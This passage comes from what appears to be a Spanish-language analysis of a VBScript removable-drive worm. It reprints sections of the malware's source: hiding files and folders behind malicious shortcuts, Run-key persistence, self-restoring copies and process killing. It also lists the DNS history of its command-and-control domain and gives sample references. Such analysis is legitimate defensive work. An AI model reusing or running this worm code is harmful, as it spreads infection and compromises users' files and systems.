                    f_arg = "/c start wscript /e:VBScript.Encode " & Replace(passiv_name," ", ChrW(34) & " " &
                      ChrW(34)) & " & start " & replace( f.name," ", ChrW(34) & " " & ChrW(34))
                    shurt.Arguments = f_arg & " & exit"
                    s_icon = sh.regread("HKLM\SOFTWARE\Classes\" & sh.regread("HKLM\SOFTWARE\Classes\." &
                     f_ext & "\") & "\DefaultIcon\")
                    If ( instr(s_icon, ",") = 0 ) Or f_ext = "NULL" Then
                        shurt.IconLocation = f.path
                    Else
                        shurt.IconLocation = s_icon
                    End if
                    shurt.Save()
                    fs.GetFile(d & "\" & f.name & ".lnk").Attributes = 1
                End if
            Next
            For Each ff In fs.GetFolder(d & "\").SubFolders
                If ff.Attributes <> 2+4 Then
                    ff.Attributes = 2+4
                    If fs.FileExists(d & "\" & ff.name & ".lnk") Then
                        fs.GetFile(d & "\" & ff.name & ".lnk").Attributes = 0
                    End If
                    Dim shurt_, s_icon_
                    Set shurt_ = sh.CreateShortcut(d & "\" & ff.name & ".lnk")
                    shurt_.WindowStyle = 7
                    shurt_.TargetPath = "cmd.exe"
                    shurt_.WorkingDirectory = ""
                    Dim ff_arg
                    ff_arg = "/c start wscript /e:VBScript.Encode " & Replace(passiv_name," ", ChrW(34) & " "
                     & ChrW(34)) & " & start explorer " & replace( ff.name," ", ChrW(34) & " " & ChrW(34))
                    shurt_.Arguments = ff_arg & " & exit"
                    s_icon_ = sh.regread("HKLM\SOFTWARE\Classes\Folder\DefaultIcon\")
                    If instr(s_icon_, ",") = 0 Then
                        shurt_.IconLocation = ff.path
                    Else
                        shurt_.IconLocation = s_icon_
                    End if
                    shurt_.save()
                    fs.GetFile(d & "\" & ff.name & ".lnk").Attributes = 1
                End If
            Next
        End If
    End If
End If
```

```
    Next
End Sub

Sub infect_registre
 On Error Resume Next
    Dim target, reg_d
    target = "C:\WINDOWS\system32\cmd.exe /c start wscript  /e:VBScript.Encode %temp%\" & activ_name
    reg_d = "\Software\Microsoft\Windows\CurrentVersion\Run\" & Split(activ_name, ".")(0)
    sh.regwrite "HKCU" & reg_d, target, "REG_SZ"
    reg_d = "\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden"
    sh.regwrite "HKCU" & reg_d, 2, "REG_DWORD"
End Sub

Sub del_registre
 On Error Resume Next
    Dim reg_d
    reg_d = "\Software\Microsoft\Windows\CurrentVersion\Run\" & Split(activ_name, ".")(0)
    sh.RegDelete "HKCU" & reg_d
End Sub

Function protect_del
 On Error Resume Next
    If fs.FileExists (tmp_dir & activ_name) Then
        If fs.GetFile(tmp_dir & activ_name).Size <> script_size Then
            fs.GetFile(tmp_dir & activ_name).Attributes=2
            stream_self.SaveToFile tmp_dir & activ_name, adSaveCreateOverWrite
        End If
    Else
        stream_self.SaveToFile tmp_dir & activ_name, adSaveCreateNotExist
    End If
    fs.GetFile(tmp_dir & activ_name).Attributes=1+2+4
End Function


Function kill_old(old_name)
 On Error Resume Next
    Dim colItems, reg_d
    Set colItems = WMIService.ExecQuery ("Select * from Win32_Process Where Name = 'wscript.exe' AND CommandLine LIKE
      '%" & old_name & "%'")
    For Each objItem in colItems
        objItem.Terminate
    Next
    colItems = Nothing
    reg_d = "\Software\Microsoft\Windows\CurrentVersion\Run\" & Split(old_name, ".")(0)
    sh.RegDelete "HKCU" & reg_d
    fs.GetFile(tmp_dir & old_name).Attributes=2
    fs.DeleteFile tmp_dir & "\" & old_name, True
End Function
```

Resolución DNS: realy.mooo.com

```
2016-01-20 -> 41.251.98.13
2016-03-03 -> 105.157.167.63
2016-03-11 -> 41.141.17.179
2016-03-16 -> 41.251.56.236
2016-04-17 -> 197.131.175.127
2016-04-26 -> 197.131.167.148
2016-05-03 -> 197.129.171.63
2016-05-13 -> 197.129.1.94
2016-05-18 -> 197.131.37.65
2016-05-18 -> 197.129.136.36
2016-08-24 -> 197.129.135.198
2016-09-26 -> 127.0.0.2
```

Diagrama funcionamiento del script



7 Referencias

1. https://pastebin.com/RX0KKQtC
2. https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/3138/dunihi-worms-its-way-into-removable-drives
3. https://www.hybrid-analysis.com/sample/9bf9ea7c52867948ebf98336fd21d58fc859f62760e751663984f4a8cb995c0f?environmentId=4
4. https://www.hybrid-analysis.com/sample/fa0cd23857f1d30cb365e357cb53424c74dc686313a00ae2b6e7ede5777911dd?environmentId=100
5. https://msdn.microsoft.com/es-es/library/office/gg264195.aspx
6. https://docs.microsoft.com/en-us/sql/ado/reference/ado-api/saveoptionsenum
7. https://msdn.microsoft.com/en-us/library/windows/desktop/gg258117(v=vs.85).aspx
8. https://pastebin.com/uXitWcmP
9. https://www.dev-point.com/vb/threads/665427/
10. http://cleanbytes.net/vbscript-shortcuts-virus-removal
11. https://www.virustotal.com/es/file/788d6f159ba071acb8a5e5e54be71517c69907c974f74b1b8984665a57fa7222/analysis/